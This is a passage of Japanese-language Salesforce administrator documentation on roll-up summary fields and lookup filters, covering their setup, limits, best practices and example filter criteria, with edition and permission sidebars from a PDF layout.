  > メモ: 数式項目の値が「#Error!」となり、集計される合計に影響する場合があります。積み上げ集計の種類が件数の場合は、エラーを含む数式項目がレコードに含まれているかどうかに関係なくレコードが計数されます。ただし、［集計する項目］数式項目が「#Error!」となった場合は、最少、最大、および合計の計算で、これらの数式の値が除外されます。

- 積み上げ集計項目の値を変更することによって、割り当てルールを適用できます。積み上げ集計項目が割り当てルールの条件の一部である場合は、レコードを再割り当てする必要があるかどうかを評価するのに、その項目の新しい値が使用されます。
- 積み上げ集計項目は、ワークフロールールと項目検証を適用できます。ただし、次の変更によって積み上げ集計項目値の一括再計算が実行された場合は、ワークフロールールと項目検証が適用されません。
  - 積み上げ集計定義 (オブジェクト、関数、集計される項目など) の変更
  - 積み上げ集計項目で参照される数式項目の式の変更
  - 積み上げ集計項目条件で参照される選択リスト項目の選択リスト値の置換
  - 選択リストのレコードタイプ定義の変更
  - 通貨換算レートの変更
  - 価格表エントリの変更

- 積み上げ集計項目の値の計算は、影響を受けるレコードの件数などによって、最長 30 分かかります。
- たとえば、うるう年ではない年の 2 月 29 日など、無効な値が生じる可能性のある積み上げ集計項目の作成は回避されません。積み上げ集計項目の値が無効になる場合、値は再計算されません。そのような項目には、集計値が変更されるまで、無効な積み上げ集計項目アイコン ( ) が付けられます。
- 組織でマルチ通貨を使用している場合は、マスタレコードの通貨によって積み上げ集計項目の通貨が決まります。たとえば、マスタレコードと詳細レコードの通貨が異なる場合、詳細レコードの値はマスタレコードの通貨に換算されます。
- 換算レートを変更すると、積み上げ集計項目の再計算がトリガされます。マルチ通貨を使用している場合は、API からではなく、[設定] の [通貨の管理] から換算レートを変更することをお勧めします。API から換算レートを変更すると、まだ 24 時間が経過していない関連ジョブにより変更が妨げられる可能性があります。詳細は、「換算レートの編集」を参照してください。
- 組織で高度な通貨管理を有効にしている場合は、通貨積み上げ集計項目が取引先に関するもので商談値を集計するものや、商談に関するものでカスタムオブジェクト値を集計するものであっても無効になります。
- Salesforce では、あるレコードを保存することによって関連するレコードが無効になるような場合、そのレコードを保存することはできません。たとえば、マスタレコードに、積み上げ集計項目値が 100 より大きいことを要求する入力規則があるとします。ユーザが関連する子レコードに変更を加えて、100 を超える値を入力した場合、ユーザはそのレコードを保存できません。
- 参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリアされます。または、レコードが参照関係にある場合は削除されないように選択することもできます。

  [積み上げ種別] が COUNT または SUM である積み上げ集計項目で参照項目を使用するには、参照項目の [参照レコードが削除された場合の対処方法] オプションを *[参照関係に含まれる参照レコードは削除できません]* に設定する必要があります。*[この項目の値をクリアします。]* *[項目を必須にする場合はこのオプションを選択できません]* が選択されていると、参照項目からデータを取得する COUNT または SUM 積み上げ集計項目は作成できません。

ベストプラクティス

- ユーザに表示しない値を計算する場合は、積み上げ集計項目に項目レベルセキュリティを適用します。従レコードの項目レベルセキュリティを理由にユーザが参照できない項目は、積み上げ集計項目で計算されます。
- 入力規則が存在する場合は、積み上げ集計項目への影響を考慮してください。詳細レコードの値が変更されると、積み上げ集計項目の値が変更されます。そのため、詳細レコードまたはマスタレコードの保存時に入力規則エラーが表示されることがあります。
- 積み上げ集計項目は編集ページに表示されないため、入力規則で使用できますが、入力エラーの表示場所としては使用できません。
- 子レコードから積み上げ集計項目を参照することは避けてください。親レコードが更新されていないため、子レコードから参照される積み上げ集計項目の値が古くなることがあります。代わりに、親レコードから積み上げ集計項目を参照します。入力規則は親の値が更新されてから実行されるため、積み上げ集計項目には、常に更新後の値が含まれます。

親の積み上げ集計項目でレコードの上限数を強制的に 25 件にする場合は、入力規則を子オブジェクトで作成します。子レコードを追加する場合、レコード件数が 25 件以上であるかどうかを子オブジェクトの入力規則で確認できます。

```
AND(ISNEW(), Sample.Line_Count__c >= 25)
```

- 積み上げ集計項目を作成する前に、どのように実装するか慎重に計画してください。いったん作成したら、選択されている従オブジェクトの変更や、積み上げ集計項目で参照されている項目の削除はできません。
- 高度な通貨管理は、積み上げ集計項目に影響します。組織で高度な通貨管理を有効化する場合は、取引先については商談値を集計する通貨積み上げ集計項目を、商談についてはカスタムオブジェクト値を集計する通貨積み上げ集計項目を削除してください。削除しなければ値を計算できなくなるため、それらの項目が、無効な積み上げ集計項目アイコンと共に引き続き表示されます。
- 現在の日付や現在のユーザなど、自動的に作成される項目は、積み上げ集計項目で許可されていません。これには、DATEVALUE、NOW、および TODAY などのその場で値を計算する関数を含む数式項目が含まれます。関連オブジェクトの差し込み項目が含まれている数式項目も、積み上げ集計項目では許可されません。
- リストビューまたはレポートで積み上げ集計項目を参照する場合、次に示すような特定の修飾子は使用できません。
  - 次の文字列で始まる
  - 次の文字列を含む
  - 次の文字列を含まない
  - 次の値を含む
  - 次の値を含まない
  - 次の範囲内にある

関連トピック:

オブジェクトごとに許可されるカスタム項目

積み上げ集計の定義

カスタム項目の作成

積み上げ集計の定義

主従関係の主側にあるオブジェクトの積み上げ集集計項目を定義します。主従関係がない場合は、値を表示するマスタオブジェクトと、集計するレコードを含む従オブジェクトとの間に主従関係を最初に作成します。

積み上げ集計項目を定義する手順は、次のとおりです。

1. 項目を表示するオブジェクトに対してカスタム項目を作成します。集計項目は、関連オブジェクト上の複数のレコードからの値を集計します。したがって、その項目を作成するオブジェクトは、主従関係の主側から選択する必要があります。カスタム項目の作成手順は、「カスタム項目の作成」(ページ 5099)を参照してください。
2. ［積み上げ集計］項目の種別を選択し、[次へ] をクリックします。
3. 項目名とその他の属性を入力します。[次へ] をクリックします。
4. 主従関係の従側にあるオブジェクトを選択します。選択するのは、集計するレコードを持つオブジェクトです。
5. 集計種別を選択する

Type	説明
件数	関連レコードの件数を合計します。
合計	［集計する項目］オプションで選択した項目の値を合計します。数値、通貨、およびパーセント項目のみ利用できます。
最少	すべての直接関連レコードの［集計する項目］オプションで選択した項目の最小値を表示します。数値、通貨、パーセント、日付、および日付/時間項目のみ利用できます。
最大	すべての直接関連レコードの［集計する項目］オプションで選択した項目の最大値を表示します。数値、通貨、パーセント、日付、および日付/時間項目のみ利用できます。

6. 集計計算に含めるレコードのグループを限定したい場合は、検索条件を入力します。組織で複数の言語を使用している場合は、検索条件は組織のデフォルトの言語で指定します。

   選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコピーする場合は、最初に [組織情報] ページの［言語のデフォルト値］を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。

7. [次へ] をクリックします。
8. 項目レベルのセキュリティを設定して、特定のプロファイルに対してその項目をアクセス可能にするかを決定し、[次へ] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

積み上げ集計項目の定義を表示する
- 「設定・定義を参照する」

積み上げ集計項目の定義を編集する
- 「アプリケーションのカスタマイズ」

9. 項目を表示するページレイアウトを選択します。ページレイアウトの 2 列のセクションのうち、最上部に設定されているセクション内の最後の項目として追加されます。ユーザカスタム項目の場合、ユーザ詳細ページの一番下に自動的に追加されます。
10. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

関連トピック:

積み上げ集計項目

ルックアップ検索条件

ルックアップ検索条件を使用すると、ユーザの生産性やデータ品質が向上します。ルックアップ検索条件は、参照項目、主従関係項目、階層関係項目の有効な値とルックアップダイアログ結果を制限するシステム管理者設定です。

システム管理者は、次の項目や値を比較する検索条件を設定して、制限を指定します。

- 現在のレコード (ソース)
- 参照オブジェクト (対象)
- ユーザのレコード、権限、およびロール
- 対象オブジェクトに直接関連するレコード

次のような操作が可能です。

- パートナーおよび競合会社のレコードタイプをブロックして、顧客のレコードタイプの取引先のみを許可するように、商談で［取引先名］項目を制限できます。
- 有効な取引先のみを許可するように、商談で［取引先名］項目を制限できます。
- ケースレコードの［取引先名］項目で指定した取引先に関連付けられている取引先責任者のみを許可するように、ケースで［取引先責任者］項目を制限できます。
- 米国以外の取引先のケースを作成または編集するために「International Sales」プロファイルがあるユーザのみを許可するように、ケースで［取引先名］項目を制限できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ルックアップ検索条件を管理する
- 「アプリケーションのカスタマイズ」

ヒント: ルックアップ検索条件を定義する場合、［推奨条件を挿入］をクリックして、組織のオブジェクト間のリレーションに基づいて Salesforce から提案されるルックアップ検索条件のリストから選択することもできます。

管理者は、参照項目を必須にしたり省略可能にしたりできます。

- 必須参照項目を含む項目の場合、参照項目基準を満たす値だけがルックアップダイアログに表示されます。また、レコード編集時に項目に直接入力された無効な値を保存することはできません。ユーザが無効な値を保存しようとすると、Salesforceエラーメッセージが表示されます。エラーメッセージは管理者がカスタマイズできます。
- 省略可能なルックアップ検索条件を含む項目の場合、ルックアップ検索条件を満たす値だけがルックアップダイアログに表示されます。ただし、[すべての結果を表示] リンクをクリックすると、検索条件が削除され、参照項目のすべての検索結果値が表示されます。また、省略可能なルックアップ検索条件を使用す

ると、検索条件を満たさない値を保存し、こうした値を保存しようとしても Salesforce でエラーメッセージが表示されなくなります。

ルックアップ検索条件では、項目に互換性があればソースオブジェクトの項目とさまざまな種別の対象オブジェクトの項目を比較できます。

ソースオブジェクトの項目種別	互換性のある対象オブジェクトの項目種別
通貨	通貨、積み上げ集計
日付	日付、日付/時間、積み上げ集計
日付/時間	日付、日付/時間、積み上げ集計
階層	階層、ルックアップ、主従関係
ルックアップ	階層、ルックアップ、主従関係
主従関係	ルックアップ、階層、主従関係
数値	数値、パーセント、積み上げ集計
パーセント	数値、パーセント、積み上げ集計
選択リスト	テキスト、テキストエリア、メール、URL
積み上げ集計	通貨、数値、日付、日付/時間、積み上げ集計

サポートされるオブジェクト

Salesforce では、次の項目を参照するリレーション項目のルックアップ検索条件がサポートされています。

- 取引先
- 納入商品
- バッジ
- 受け取ったバッジ
- 営業時間
- キャンペーン
- ケース
- 取引先責任者
- コンテンツフォルダ
- 契約
- 支持
- エンタイトルメント
- アイデア
- リード
- 商談
- 注文商品

- 注文
- 価格表
- 商品
- 見積
- サービス契約
- スキルユーザ
- スキル
- ソーシャル人格
- ソリューション
- 感謝
- ユーザプロビジョニングアカウント
- ユーザプロビジョニングログ
- ユーザプロビジョニング要求
- ユーザ
- 作業指示品目
- 作業指示
- ゾーン
- カスタムオブジェクト

関連トピック:

参照検索条件に関するメモ
ルックアップ検索条件の例

ルックアップ検索条件の定義

1. カスタム項目ウィザードのステップ 3 で新しいリレーション項目のルックアップ検索条件を作成できます。
   a. 項目のオブジェクトの管理設定から、[項目] に移動します。
   b. 検索条件を適用する参照項目または主従関係項目の名前の横にある [編集] をクリックします。
2. [ルックアップ検索条件オプション] セクションで、[条件設定を表示] をクリックします。
3. レコードが有効な値となるために満たす必要のある検索条件を指定します。条件を指定するには、[推奨条件を挿入] をクリックして推奨条件のリストから選択するか、手動で独自の条件を入力します。独自の条件を入力する手順は、次のとおりです。
   a. 最初の列でルックアップアイコンをクリックするか、テキストボックスで入力を開始して項目を選択します。
   b. 2 番目の列で演算子を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ルックアップ検索条件を定義する
- 「アプリケーションのカスタマイズ」

c. 3 番目の列で、*値* (Salesforce で最初の列の項目と静的値を比較する場合) または *項目* (Salesforce で最初の列の項目と別の項目の値を比較する場合) を選択します。

d. 4 番目の列で、Salesforce で最初の列の項目と比較する値を入力するか、項目を選択します。

メモ:

- Boolean 条件を追加するには、[検索条件ロジックを追加] をクリックします。
- [項目] テキストボックスから推奨項目を選択します。選択できるのは、現在のレコード、参照オブジェクト、またはユーザレコードの項目のみです。また、参照オブジェクトからリレーションが 1 つ離れた関連項目を選択することもできます。Salesforce では、ルックアップアイコンをクリックするときやテキストボックス内をクリックするときに、選択可能な項目とリレーションを表示してユーザをサポートします。
- ルックアップ検索条件では、互換性があれば種別の異なる項目を比較できます。

4. 検索条件が必須であるのか、または省略可能であるのかを指定します。省略可能なルックアップ検索条件を含む項目の場合、ルックアップ検索条件を満たす値だけがルックアップダイアログに表示されます。ただし、[すべての結果を表示] リンクをクリックすると、検索条件が削除され、参照項目のすべての検索結果値が表示されます。また、省略可能なルックアップ検索条件を使用すると、検索条件を満たさない値を保存し、こうした値を保存しようとしても Salesforce でエラーメッセージが表示されなくなります。

   必須ルックアップ検索条件では、ユーザが無効な値を入力した場合、Salesforce で標準エラーメッセージを表示するかカスタムメッセージを表示するかを指定します。

5. 必要に応じて、ルックアップ検索ダイアログに表示されるテキストを入力します。検索時にユーザをガイドするテキストや、ルックアップ検索条件で実装されるビジネスルールを説明するテキストを検討します。

6. [この条件を有効にします] はオンのままにします。

7. 変更内容を保存します。

関連トピック:

参照検索条件に関するメモ
連動ルックアップ
ルックアップ検索条件の例
オブジェクト管理設定の検索

ルックアップ検索条件の削除または無効化

1. リレーション項目のオブジェクトの管理設定から、[項目] に移動します。
2. [カスタム項目 & リレーション] 関連リストにスクロールします。
3. ルックアップ検索条件を含む項目の名前をクリックします。
4. [編集] をクリックします。
5. ルックアップ検索条件を無効化するには、[この条件を有効化] をオフにして変更を保存します。
   ルックアップ検索条件を無効化すると、ルックアップ検索条件の設定は保持されますが、次のような状態になります。
   - リレーション項目に適用されなくなる
   - クロスオブジェクト参照制限に影響しなくなる
   - ルックアップ検索条件で参照される項目の連動関係としては削除される
6. ルックアップ検索条件を削除するには、[検索条件のクリア] をクリックして変更を保存します。
   ルックアップ検索条件を削除すると、完全に削除されます。削除したルックアップ検索条件は復元できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ルックアップ検索条件を定義する
- 「アプリケーションのカスタマイズ」

関連トピック:

連動ルックアップ
参照検索条件に関するメモ
オブジェクト管理設定の検索

対象オブジェクトのルックアップ検索条件のリストの表示

各対象オブジェクトの値を制限するすべてのルックアップ検索条件のリストをすばやく表示できます。これは、対象オブジェクトの類似する検索条件を作成する場合に便利です。また、関連オブジェクトの項目を参照するルックアップ検索条件は、クロスオブジェクト参照制限の対象となります。この制限は、対象オブジェクトで許可される一意のリレーションの数です。[関連ルックアップ検索条件] リストでは、どのルックアップ検索条件がこの制限に影響するのかがわかります。

特定の対象オブジェクトの制限に影響を与えるルックアップ検索条件を表示するには、オブジェクトの管理設定から [関連ルックアップ検索条件] に移動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ルックアップ検索条件を定義する
- 「アプリケーションのカスタマイズ」

関連トピック:

連動ルックアップ
参照検索条件に関するメモ

連動ルックアップ

*連動ルックアップ*は、ソースオブジェクトの項目を参照するルックアップ検索条件があるリレーション項目です。たとえば、ケースの［取引先名］項目で選択した取引先に関連付けられている取引先責任者のみが表示されるように、ケースの［取引先責任者］項目を設定できます。

ソースオブジェクトの参照項目の値をユーザが変更すると、Salesforceによって、連動ルックアップの値が変更後もルックアップ検索条件を満たしているかどうかがただちに検証されます。値が条件を満たさない場合、エラーメッセージが表示され、有効な値になるまでユーザはレコードを保存できません。

ソースオブジェクトの参照項目がルックアップ項目、主従関係項目、階層項目である場合、ユーザは入力によってその値を変更することはできません。代わりに、ユーザはルックアップ検索ダイアログでルックアップアイコンをクリックして値を選択する必要があります。

ヒント: 連動ルックアップは、Visualforce ページでサポートされています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

連動ルックアップを管理する
- 「アプリケーションのカスタマイズ」

関連トピック:

- ルックアップ検索条件の定義
- ルックアップ検索条件の例

参照検索条件に関するメモ

- [項目]ページの🌪アイコンは、有効なルックアップ検索条件があるすべての項目を示します。📌アイコンは、ルックアップ検索条件が必須であることを示します。
- Salesforce で作成するルックアップ検索条件は、パートナーポータルおよびカスタマーポータルにも表示されます。
- ルックアップ検索条件では、大文字と小文字が区別されます。
- カスタムエラーメッセージがある必須ルックアップ検索条件を省略可能に変換すると、Salesforce によってメッセージが削除されます。
- 項目の既存の値を無効にするルックアップ検索条件を作成する場合、その値は存続します。ただし、ユーザがレコードを編集するときに、Salesforce によってエラーメッセージが表示され、保存する前に無効な値を変更するように要求されます。
- Salesforce では、関連レコードの必須ルックアップ検索条件に無効な値が含まれる変更は保存できません。
- Salesforce API バージョン 16.0 以上がルックアップ検索条件をサポートします。ルックアップ検索条件は、API を使用してデータを読み込むときに実行されます。
- ルックアップ検索条件を無効ユーザのみを表示するように設定した場合、無効ユーザはユーザオブジェクトを参照するリレーション項目で有効になることはないため、リレーション項目には有効なオプションはありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ルックアップ検索条件を管理する
- 「アプリケーションのカスタマイズ」

- 他のオブジェクトまで検索する項目に対して条件設定済みルックアップを作成すると、両方のオブジェクトを組織に同時にリリースする必要があります。
- Salesforce では、連動する主従関係項目の値が制御項目の値によって無効化される場合は、エラーメッセージは表示されません。
- 連動ルックアップは、Visualforce ページではサポートされません。

ルックアップ検索条件のリレーションの拡大

検索条件には、対象オブジェクトに直接関連する項目を含めることができます (1 レベルのみ)。たとえば、取引先責任者を参照する参照項目のルックアップ検索条件では、［取引先名］リレーション項目を介して取引先責任者に関連する取引先の項目を参照できます。また、参照項目では、［上司］リレーション項目を介して、取引先責任者に関連する取引先責任者の項目を参照することもできます。

必須検索条件の場合、関連する参照オブジェクトで参照する各項目には、ソースオブジェクトではなく、参照オブジェクトの一意のリレーションの数の制限の対象となります。たとえば、上記2つの一意のリレーションは、取引先責任者オブジェクトで使用できる数の制限の対象となります。省略可能なルックアップ検索条件は、オブジェクトごとに使用できる一意のリレーションの数の制限の対象となりません。

特定の対象オブジェクトの制限に影響を与えるルックアップ検索条件を表示するには、オブジェクトの管理設定から [関連ルックアップ検索条件] に移動します。

ルックアップ検索条件と入力規則

入力規則とルックアップ検索条件の目的は類似していますが、それぞれ異なる利点があります。次のような場合、ルックアップ検索条件を使用します。

- ルックアップ検索ダイアログの選択可能なオプションの数を制限してユーザの効率を向上させる。
- ユーザが手動で設定するルックアップ検索ダイアログの検索条件を自動化してユーザの効率を向上させる。

次のような場合、入力規則を使用します。

- 最大許容ルックアップ検索条件数に近づいている。
- 数式を必要とする複雑なビジネスルールを実装する必要がある。数式では、ソースオブジェクトの親の項目など、基本的な検索条件では参照できないような項目を参照できます。数式では関数を使用することもできます。たとえば、レコードの作成時にのみルールを適用する場合には `ISNEW` を使用し、項目の変更時にルールを適用する場合には `ISCHANGED` を使用します。

関連トピック:

ルックアップ検索条件

連動ルックアップ

個人取引先のルックアップ検索条件の使用に関するメモ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

組織で個人取引先を使用する場合、次の点に注意してください。

- 個人取引先では、取引先責任者検索条件がサポートされていませんが、取引先検索条件はサポートされています。たとえば、［取引先］項目に、個人取引先に追加された連動ルックアップ検索条件がある場合、連動ルックアップがサポートされています。［取引先責任者］項目に、個人取引先に追加された連動ルックアップ検索条件がある場合、連動ルックアップはサポートされていません。
- ［取引先名］でのルックアップ検索条件は、法人取引先にのみ適用されます。個人取引先には適用されません。たとえば、ルックアップ検索条件が［取引先名］ `does not contain book` の場合、John's Bookstore のように名前に「book」が含まれる法人取引先は無効ですが、John Booker のように名前に「book」が含まれる個人取引先は有効で、［取引先］項目のルックアップダイアログに表示されます。個人取引先の名前で絞り込む場合は、代わりに［名］または［姓］を使用します。
- 参照項目の有効な値を1つの種別の取引先(個人取引先または法人取引先のいずれか)に制限するには、ルックアップ検索条件で［個人取引先］項目を使用します。たとえば、ルックアップを個人取引先のみに制限するには、ルックアップ検索条件に *［個人取引先］［次の文字列と一致する］ `[True]`* を含めます。
- ［メール］項目および［タイトル］項目などの、個人取引先に固有の標準項目を参照するルックアップ検索条件はパッケージできません。

関連トピック:

ルックアップ検索条件

ルックアップ検索条件のベストプラクティス

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

カスタムヘルプ
検索条件で施行されるビジネスルールをユーザに知らせるには、ルックアップ検索条件のある項目にカスタムヘルプを定義します。たとえば、有効な取引先のみを許可するようにルックアップ検索条件で商談の［取引先名］を制限する場合、「*商談に関連付けることができるのは有効な取引先のみです。*」というメッセージを表示するカスタムヘルプを定義します。

エラーメッセージ
無効な値を入力するユーザへの指針となるように、ルックアップ検索条件エラーメッセージをカスタマイズします。たとえば、有効な取引先のみを許可するようにルックアップ検索条件で商談の［取引先名］を制限する場合、「*値が存在しないか、有効な取引先ではありません。*」というエラーメッセージを定義します。

重要: Salesforce では、必須ルックアップ検索条件の標準エラーメッセージは翻訳されますが、カスタムエラーメッセージは翻訳されません。ルックアップ検索条件のカスタムエラーメッセージを翻訳するには、トランスレーションワークベンチを使用します。標準エラーメッセージを変更した後で元に戻すには、[デフォルトのメッセージにリセット] をクリックします。

主従関係項目の操作
主従関係項目でのルックアップ検索条件の作成時に、すべての従レコードにある項目の現在の値が指定した条件に合うことを確認します。既存の値が満たしていない条件を指定すると、Salesforce でユーザが従レコードへの変更を保存できなくなります。この場合、ユーザは最初にマスタレコードの値を条件に合うように変更する必要があります。たとえば、取引先を参照する主従関係項目のあるカスタムオブジェクトがあるとします。［作成日］が 2009/01/01 より前のすべての取引先を除外するルックアップ検索条件を定義する場合、そのカスタムオブジェクトの既存のレコードが、すべて 2009 年より前に作成された取引先との主従関係を持たないことを確認します。この処理をすばやく行うには、［作成日］が 2009/01/01 より前のすべての取引先を表示するレポートを作成します。

プロファイルベースのルックアップ検索条件
異なるユーザに異なる検索条件を定義する、あるいはシステム管理者が条件に一致しない値を入力できるようにするには、検索条件で「*現在のユーザプロファイル：ID*」を使用します。「*現在のユーザプロファイル：名前*」は、標準プロファイルの技術的制限があるため使用しないでください。

ルックアップ検索条件の [項目] 列に「*現在のユーザプロファイル：名前*」または「*プロファイル：名前*」と入力すると、Salesforce ではその行にルックアップアイコンが表示されます。プロファイル名を入力するのではなく、ルックアップアイコンをクリックして、既存のプロファイルのリストから選択します。

レコード ID とレコード名
検索条件で特定のレコードを参照するには、レコードの名前ではなく ID を使用します。これは、ID は常に一意ですが名前は一意でない可能性があるためです。

テスト
ルックアップ検索条件を作成したら、制限が厳しすぎないかどうかを確認するためにテストします。ユーザの持つ権限によっては、一部のリレーション項目を参照のみしかできない場合があります。参照のみのユーザが、ルックアップ検索条件によって職務に必要なレコードの編集を禁止されていないことを確認してください。

コンソールのページレイアウトおよびミニページレイアウトの連動ルックアップ
連動ルックアップのあるページレイアウトを設計する場合、次の点に注意してください。

- 連動ルックアップがレイアウトで制御項目の上にある場合、そのルックアップ検索条件を省略可能にするか、レイアウトを再設計します。必須連動ルックアップをその制御項目の上に移動すると、いつもページの上からデータの入力を開始しているユーザは困惑する可能性があります。
- ユーザが無効な値を修正できるように制御項目と連動項目の両方が表示されるようにします。

ルックアップ検索条件とルックアップ検索条件項目の検索レイアウト
ルックアップ検索条件とルックアップ検索条件項目の検索レイアウトの両方で同じ項目を参照しないようにしてください。システム管理者が制御するルックアップ検索条件はカスタム検索の結果で上書きされるとユーザが考えてしまう可能性があります。

関連トピック:

ルックアップ検索条件

ルックアップ検索条件の例

ルックアップ検索条件のレコードタイプ

リレーション項目の値を特定のレコードタイプのレコードのみにする場合は、ルックアップ検索条件でレコードタイプを指定します。たとえば、商談の［取引先名］項目を［カスタマー取引先］カスタムレコードタイプの取引先のみにするには、ユーザに対して［カスタマー取引先］レコードタイプの取引先に関連付けられた商談の作成または編集のみできるように制限し、［パートナー取引先］および［競合会社取引先］のレコードタイプの取引先は除外する、次のルックアップ検索条件を定義します。

検索条件
［取引先名］：［取引先レコードタイプ］［次の文字列と一致する］［値］［カスタマー取引先］

カスタムエラーメッセージ
取引先が存在しないか、カスタマー取引先ではありません。

ルックアップウィンドウのテキスト
商談にはカスタマー取引先のみを関連付けることができます。検索結果には、カスタマー取引先のみが表示されます。

ルックアップ検索条件のレコード状況

リレーション項目の値を特定の状況のレコードのみにする場合は、ルックアップ検索条件で状況を指定します。たとえば、［位置］オブジェクトを参照するリレーション項目のある社員募集アプリケーションオブジェクトがあるとします。リレーション項目を募集職種のみにするには、ユーザに対して［状況］項目が「オープン」に設定されている職種の社員募集アプリケーションの作成または編集のみできるように制限する、次のルックアップ検索条件を定義します

検索条件
［職種］：［状況］［次の文字列と一致する］［値］［オープン］

カスタムエラーメッセージ
職種が存在しないか、募集職種ではありません。

ルックアップウィンドウのテキスト
募集職種のみを社員募集アプリケーションに関連付けることができます。検索結果には、募集職種のみが表示されます。

ルックアップ検索条件のプロファイル

ビジネスルールをすべてのプロファイルのユーザに適用しない場合、`Current User Profile` グローバル変数項目を使用して、特定のプロファイルのユーザにのみ影響するルックアップ検索条件を定義します。

たとえば、ケースオブジェクトの［取引先名］項目に次のルックアップ検索条件を使用することによって、「国内営業」プロファイルのユーザに対して請求国が「米国」の取引先に関連付けられた商談の作成または編集の

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ルックアップ検索条件を定義する
- 「アプリケーションのカスタマイズ」

みできるように制限し、その他のユーザにはあらゆる取引先に関連付けられた商談にアクセスを許可できます。

検索条件

1. *［現在のユーザプロファイル］：［名前］［次の文字列と一致する］［値］［国内営業］*
2. *［取引先名］：［国（請求先）］［次の文字列と一致する］［値］［米国］*
3. *［現在のユーザプロファイル］：［名前］［次の文字列と一致しない］［値］［国内営業］*

検索条件ロジック

```
(1 AND 2) OR 3
```

カスタムエラーメッセージ

取引先が存在しないか、取引先の請求国が米国ではありません。国内営業担当は、米国の取引先の商談のみ作成できます。

ルックアップウィンドウのテキスト

検索結果には、国内営業担当の米国の取引先のみが表示されます。

上の例を変更して、「グローバル営業」カスタムプロファイルのユーザを、米国以外の請求国の取引先に関連付けられた商談のみに制限することもできます。

検索条件

1. *［現在のユーザプロファイル］：［名前］［次の文字列と一致する］［値］［グローバル営業］*
2. *［取引先名］：［国（請求先）］［次の文字列と一致しない］［値］［米国］*
3. *［現在のユーザプロファイル］：［名前］［次の文字列と一致する］［値］［国内営業］*
4. *［取引先名］：［国（請求先）］［次の文字列と一致する］［値］［米国］*
5. *［現在のユーザプロファイル］：［名前］［次の文字列と一致しない］［値］［グローバル営業,国内営業］*

検索条件ロジック

```
(1 AND 2) OR (3 AND 4) OR 5
```

カスタムエラーメッセージ

取引先が存在しないか、取引先の請求国が営業領域内にありません。営業担当は、担当する営業領域内の取引先の商談のみ作成できます。

ルックアップウィンドウのテキスト

検索結果には、地域の取引先のみが表示されます。

重要: 検索条件に 5 行目を含めないと、グローバル営業または国内営業でないユーザは取引先レコードの値を選択または保存できません。

ルックアップ検索条件のロール

ビジネスルールをすべてのロールのユーザに適用しない場合、`Current User Role`グローバル変数項目を使用して、特定のロールのユーザにのみ影響するルックアップ検索条件を定義します。たとえば、報酬パッケージオブジェクトへの参照項目を含む職種オブジェクトがある社員募集アプリケーションでは、ユーザが総務部長や統括責任者でない場合、役員報酬計画のある職種をユーザが編集または作成することを禁止できます。これを行うには、職種オブジェクトの［補償パッケージ名］項目で次のルックアップ検索条件を定義します。

検索条件

1. *［現在のユーザロール］：［名前］［次の文字列で始まらない］［値］［統括責任者］*
2. *［現在のユーザロール］：［名前］［次の文字列と一致しない］［値］［総務部長］*
3. *［補償パッケージ］：［計画種別］［次の文字列と一致しない］［値］［役員］*
4. *［現在のユーザロール］：［名前］［次の文字列で始まる］［値］［統括責任者］*
5. *［現在のユーザロール］：［名前］［次の文字列と一致する］［値］［総務部長］*

検索条件ロジック

```
((1 OR 2) AND 3) OR (4 OR 5)
```

カスタムエラーメッセージ

報酬プランが存在しないか、役員報酬プランを選択しましたが役員の職種を作成する権限がありません。

ルックアップウィンドウのテキスト

検索結果には、作成が許可されている職種に関連する報酬計画のみが表示されます。

重要: テストしている条件および反対の条件を含めます。この例の場合、検索条件の 1、2、3 行目では統括責任者または総務部長でないユーザが役員報酬計画を選択できないようにし、4、5 行目では統括責任者または総務部長が役員報酬計画を選択できるようにしています。

ルックアップ検索条件の空白値

ルックアップ検索条件では、ユーザがよく空白のままにする項目を参照できます。空白値を許可するようにルックアップ検索条件を設定するには、検索条件の [検索条件ロジックを追加] を使用して OR 条件を作成します。たとえば、商談に［パートナーの取引先責任者］カスタム項目がある場合、[パートナー取引先] レコードタイプの取引先に関連付けられている取引先責任者、またはどの取引先にも関連付けられていない非公開の取引先責任者のみを許可するには、このカスタム項目を制限します。

検索条件

1. *［パートナー取引先責任者］：［取引先］：［取引先レコードタイプ］［次の文字列と一致する］［値］［パートナー取引先］*
2. *［パートナー取引先責任者］：［取引先］：［取引先名］［次の文字列と一致する］［値］*

検索条件ロジック

```
1 OR 2
```

カスタムエラーメッセージ

パートナー取引先責任者は、パートナー取引先に関連付けられているか、非公開の取引先責任者である必要があります。

ルックアップウィンドウのテキスト

検索結果には、パートナー取引先の取引先責任者または非公開の取引先責任者のみが表示されます。

ルックアップ検索条件のユーザ ID

